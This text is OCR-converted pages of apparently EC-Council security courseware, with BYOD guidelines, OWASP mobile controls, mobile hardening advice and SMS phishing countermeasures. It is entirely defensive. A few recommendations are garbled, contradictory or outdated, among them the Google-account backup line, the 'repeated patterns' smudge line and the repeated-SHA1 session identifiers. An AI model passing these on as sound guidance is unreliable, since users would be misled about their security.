
  Mainly consider assessing and documenting risks in the following aspects:

  - Information security (for data, application, and user segment)
  - Operations security (for protecting user information)
  - Transmission security (for secure data transmission)

- **Support**

  The inconsistent nature of BYOD users will increase the frequency of support calls. Organizations should establish the process and capabilities in the early stages to ensure success. Mobile committees should frequently reassess the support levels and ensure the productivity of their mobile employees.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



BYOD Security Guidelines

- **For Administrator**

  With the increasing use of tablets, smartphones, and other devices at work, mobile security has emerged as a major concern. Listed below are security guidelines that an administrator should follow to secure the organization's network and data:

  - Secure the organization's data centers with multi-layered protection systems
  - Educate employees about the BYOD policy
  - Make it clear who owns what apps and data
  - Use encrypted channel for data transfer
  - Make it clear what apps will be allowed or banned
  - Control access based on a need-to-know basis
  - Do not allow jailbroken and rooted devices
  - Apply session authentication and timeout policy to access gateways
  - Impose company WLAN access when on site
  - Make users use complex passcodes and change them often
  - Ensure that the user's mobile device is registered and authenticated before allowing access to the organization's network
  - Consider multi-factor authentication methods to enhance security when remotely accessing the organization's information systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Make users agree to and sign the BYOD policy before they can access the organization's information system
- When an employee leaves the organization, state whether total device wipe or selective wipe of certain apps and data are required. In addition, ensure that the organization's data are maintained separately from the user's personal data.
- Implement strong algorithms to encrypt all the organization's data stored in the user's mobile device; use an encrypted channel for data transfer.
- In case the user's mobile device is lost or stolen, remotely reset or wipe the device passwords to prevent unauthorized access to the organization's sensitive data.
- Implement an SSL-based VPN, which provides secure remote access
- Ensure that users' devices are regularly updated with the latest OS and other software, which could avoid and sometimes even fix any security vulnerabilities.
- Do not provide offline access to the organization's sensitive information, which should be accessible only via the company's network.
- Enable a periodic re-authentication mechanism to ensure that a legitimate user is accessing the device.

- **For Employee**

  Listed below are the guidelines that an employee should follow to secure sensitive personal or corporate information stored on a mobile device:

  - Use encryption mechanisms to store data
  - Maintain a clear separation between business and personal data
  - Register devices with a remote locate and wipe facility if the company policy permits
  - Regularly update one's device with latest OS and patches
  - Use anti-virus and data loss prevention (DLP) solutions
  - Set a strong passcode for the device and change it often
  - Use strong algorithms to encrypt data
  - Set passwords for apps to restrict others from accessing them
  - Do not download files from untrusted sources
  - Be cautious while browsing websites and opening links or attachments sent via email

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Security Guidelines and Tools

Like personal computers, mobile devices store sensitive data and may be susceptible to various threats. Therefore, it is best to secure them to prevent the compromise or loss of confidential data, to reduce the risk of various threats such as viruses and Trojans, and to mitigate other forms of abuse. To secure these devices, one should adopt strict measures and use security tools.

This section deals with various mobile security guidelines and mobile protection tools that help to secure mobile devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Security Guidelines

OWASP Top 10 Mobile Controls

Source: *https://www.owasp.org*

1. **Identify and protect sensitive data on the mobile device**
   - In the design phase, classify the data storage according to the sensitivity and then apply the controls. Process, store, and use data based on its classification
   - Apply validation of the security of API calls to the sensitive data
   - Store the sensitive data on the server instead of the client-side device, as it supports secure network connectivity and other protection mechanisms
   - Use file encryption API provided by the OS or other trusted source when storing data in a device.
   - Use encryption to store sensitive data and store it in a tamper-proof area if possible
   - Restrict access to sensitive data based on contextual information, e.g., location
   - Always make sure to turn off the location, GPS tracking, or other sensitive information when not in use
   - Always be aware of the public shared storage as it is easily vulnerable to data leakage
   - Apply the principle of minimal disclosure and identify the type of data needed in the design phase

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use non-persistent identifiers wherever possible, which are not shared with other apps
- Applications should use remote wipe and kill switch APIs for removing sensitive information from the device in the event of theft or loss

2. **Handle password credentials securely on the device**
   - Use longer term authorization tokens instead of passwords as per the OAuth model and encrypt tokens in transit using SSL/TLS
   - Leverage the encryption and key-store mechanisms provided by the mobile OS to securely store passwords and authorization tokens
   - Ensure that capabilities such as secure element are used to store keys, credentials, and other sensitive data
   - Allow access to mobile users for changing the passwords on the device
   - Make sure to use measures that allow repeated patterns to curb smudge attacks
   - Make sure that no password or key is visible in the cache or logs
   - Do not store any passwords or secrets in the mobile application binaries, as they can be easily downloaded and reverse engineered
3. **Ensure sensitive data are protected in transit**
   - Enforce the use of an end-to-end secure channel such as SSL/TLS when sending sensitive information over the network
   - Use complex and well-known encryption algorithms such as AES with appropriate key lengths for enhanced security
   - Ensure the use of certificates signed by trusted CA providers and do not disable or ignore SSL chain validation
   - A secure connection should be established only after verifying the identity of the remote end point for reducing the risk of MITM attacks
   - Sending sensitive data using SMS or MMS from or to the mobile end points should be avoided
4. **Implement user authentication, authorization, and session management correctly**
   - The authentication mechanism strength must depend on the sensitivity of the data being processed by the application and its access to valuable resources
   - Ensure that session management is handled properly after the initial authentication using appropriate secure protocols
   - Use unpredictable session identifiers with high entropy and repeated application of SHA1 for combining random variables
   - Use contexts such as IP location for adding security to authentication

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Ensure the use of additional authentication factors for mobile applications that give access to sensitive data using voice, fingerprint, or other behavioral inputs
- Use authentication that depends on the end-user identity rather than the device identity


5. **Keep the backend APIs (services) and the platform (server) secure**
   - Perform detailed code checking for sensitive data that is transferred unintentionally between the mobile device, web-server backend, and other external interfaces
   - All the backend services for the mobile apps should be tested for vulnerabilities periodically using any static code analyzer tools and fuzzing tools
   - Ensure that the backend platform is running with a hardened configuration with the latest security patches applied to the OS and web server
   - Adequate logs are reserved at the backend for detecting and responding to incidents and for performing forensics
   - Use rate limiting and throttling on a per-user/IP basis for reducing the risk of DDoS attacks
   - Ensure testing for DoS vulnerabilities that make the server flooded with resource-intensive application calls
   - Perform use case testing and abuse case testing to determine the vulnerabilities; also perform testing of the backend web services/REST
6. **Secure data integration with third-party services and applications**
   - Always scrutinize the authenticity of any third-party code or libraries used in the mobile application
   - Regularly update the latest security patches and keep track of all the third-party APIs and framework
   - Validate all the data received and sent before processing for non-trusted third-party applications
7. **Pay specific attention to the collection and storage of consent for the collection and use of the user's data**
   - Create a privacy policy that covers the usage of personal data and make it available to users when making consent choices such as at install time or at run time or via opt-out mechanisms
   - Check if any application is collecting Personally Identifiable Information (PII)
   - Review the communication mechanisms to check for any accidental leaks
   - Always preserve the record of consent to the transfer of PII
   - Ensure that the consent collection mechanism does not overlap or conflict and try to resolve any conflicts

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **Implement controls to prevent unauthorized access to paid-for resources (wallet, SMS, phone calls, etc.)**
   - Maintain access logs to paid-for resources in a non-repudiable format and make them available for end-user monitoring
   - Regularly check for any abnormal usage patterns in paid-for resource usage and activate re-authentication
   - Ensure use of the white-list model by default for addressing paid-for resources
   - Authenticate all the API calls to paid-for resources
   - Ensure that the wallet API callbacks do not permit cleartext passwords and other sensitive information
   - Caution users and obtain permission for any type of cost implications for app performance
   - Implement best practices such as low latency and caching to minimize the signaling load on the base stations
9. **Ensure secure distribution/provisioning of mobile applications**
   - The applications must be designed and provisioned to allow updates for security patches
   - The app stores should monitor the apps for vulnerable code and should be able to remove apps remotely at short notice in the case of an incident
   - Provide a feedback channel for the users to report security problems with the apps
10. **Carefully check any runtime interpretation of code for errors**
    - Minimize runtime interpretation and the capabilities offered to runtime interpreters and run interpreters with minimum privileges
    - Outline comprehensive escape syntax as appropriate
    - Use fuzz test interpreters and sandbox interpreters

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





General Guidelines for Mobile Platform Security

Given below are various guidelines that help you to protect your mobile device:

- Do not load too many applications and avoid auto-upload of photos to social networks
- Perform a security assessment of the application architecture
- Maintain configuration control and management

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install applications from trusted application stores
- Securely wipe or delete the data when disposing of the device
- Do not share the information within GPS-enabled apps unless it is necessary
- Never connect two separate networks such as Wi-Fi and Bluetooth simultaneously
- Disable wireless access such as Wi-Fi and Bluetooth if not in use
  - Ensure that your Bluetooth is "off" by default. Turn it on whenever it is necessary
  - Disable wireless access such as Wi-Fi and Bluetooth if not in use to avoid illegal wireless access to the device
  - Disable sharing/tethering Internet connections over Wi-Fi and Bluetooth when not in use
- **Use Passcode**
  - Configure a strong passcode with the maximum possible length to gain access to your mobile devices
  - Set an idle timeout to automatically lock the phone when not in use
  - Enable the lockout/wipe feature after a certain number of attempts
  - Consider an eight-character complex passcode
  - Thwart passcode guessing: set erase data to ON
- **Update OS and Apps**
  - Update OS and apps to keep them secure
  - Apply software updates when new releases are available
  - Perform regular software maintenance
- **Enable Remote Management**
  - In an enterprise environment, use MDM software to secure, monitor, manage, and support mobile devices deployed across the organization
- **Do not allow Rooting or Jailbreaking**
  - Ensure that your MDM solutions prevent or detect rooting/jailbreaking
  - Include this clause in your mobile security policy
- **Use Remote Wipe Services**
  - Use remote wipe services such as Find My Device (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen
  - Report a lost or stolen device to IT so that they can disable certificates and other access methods associated with the device

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Encrypt Storage**
  - If supported, configure your mobile device to encrypt its storage with hardware encryption
  - Use device encryption and patch applications
  - Encrypt the device and backups
- **Perform periodic backup and synchronization**
  - Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization
  - (Android) Backup to your Google account so that sensitive enterprise data are not backed up to the cloud
  - Control the location of backups
  - Encrypt backups
  - Keep sensitive data off shared mobile devices. If enterprise information is locally stored on a device, then it is recommended that this device not be openly shared
  - Limit logging data stored on the device
  - Use a secure data-transfer utility or encrypt data in transit to or from the device, to ensure confidentiality and data integrity
- **Filter email-forwarding barriers**
  - Filter emails by configuring server-side settings of the corporate email system
  - Use commercial data loss prevention filters
  - Prevent local caching of email
- **Configure Application certification rules**
  - Allow only signed applications to install or execute
  - Configure wireless to ask to join networks
  - Sandbox applications and data
  - Enable auto-lock and set the timeout to one minute
  - Consider the privacy implications before enabling location-based services and limit usage to trusted applications
  - Configure location services to disable location tracking for applications that you do not want to know your location information
  - Configure notifications to disable the ability to view notifications while the device is locked for applications that could display sensitive data

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure Auto Fill: Auto-fill names and passwords for browsers to reduce password loss via shoulder-surfing and surveillance (if desired and allowed by the enterprise policy)
- Disable the collection of diagnostics and usage data under **Settings → General → About**

- **Harden browser permission rules**
  - Harden browser permission rules according to the company's security policies to avoid attacks
- **Design and implement mobile device policies**
  - Set a policy that defines the accepted usage, levels of support, and type of information access permitted on different devices
- Control devices and applications
- Prohibit USB keys
- Manage operating and application environments
- Press the power button to lock the device whenever it is not in use
- Verify the location of printers before printing sensitive documents
- Ask your IT department how to use Citrix technologies to keep data in the data center and personal devices personal
- If you must have sensitive data on a mobile device, use follow-me data and ShareFile as an enterprise-managed solution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Device Security Guidelines for Administrator


Listed below are some guidelines that an administrator can implement to maintain corporate mobile device security:

- Publish an enterprise policy that specifies the acceptable usage of consumer-grade devices and BYOD in the enterprise
- Publish an enterprise policy for the cloud
- Enable security measures such as anti-virus to protect the data in the data center
- Implement a policy that specifies what levels of application and data access are allowable on consumer-grade devices and which ones are prohibited
- Specify a session timeout through Access Gateway
- Specify whether the domain password can be cached on the device or whether users must enter it every time they request access
- Determine the allowed Access Gateway authentication methods from the following:
  - No authentication
  - Domain only
  - SMS authentication
  - RSA SecurID only
  - Domain + RSA SecurID

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Develop and maintain a mobile device security policy that states organizational resources to be accessed via mobile devices, types of mobile devices allowed, access privileges, and others
- Develop system threat models for mobile devices and the resources accessed using them, which enable an organization to design security solutions
- Enable all the required security settings for mobile devices prior to issuing them to users
- Regularly maintain mobile device security, including keeping the OS and apps up to date, ensuring that mobile clocks are synched to a common time source, reconfiguring access privileges, identifying and documenting abnormalities within device infrastructures, etc.
- Regularly monitor whether users properly follow policies and procedures framed for device security
- Consider the best services provided by various service providers, determine the services that suit your environment, and then design and attain one or more solutions to meet these and any other requirements
- Test the solutions prior to placing them into production. Evaluate various aspects of solutions such as authentication, app functionality, security, connectivity, and performance

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




SMS Phishing Countermeasures

Countermeasures for defending against SMS phishing attacks are listed below:

- Never reply to a suspicious SMS without verifying the source
- Do not click on any links included in the SMS
- Never reply to an SMS that requires personal and financial information from you
- Review the bank's policy on sending SMS
- Enable the "block texts from the internet" feature from your provider
- Never reply to an SMS that urges you to act or respond quickly
- Never call a number left in an SMS
- Do not fall for scams, gifts, and offers that seem to be unexpected
- Attackers might send text messages through an Internet text relay service to conceal their identity; thus, it is best to avoid messages from nontelephonic numbers
- Check for spelling mistakes, grammatical errors, or language inconsistency in text messages

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
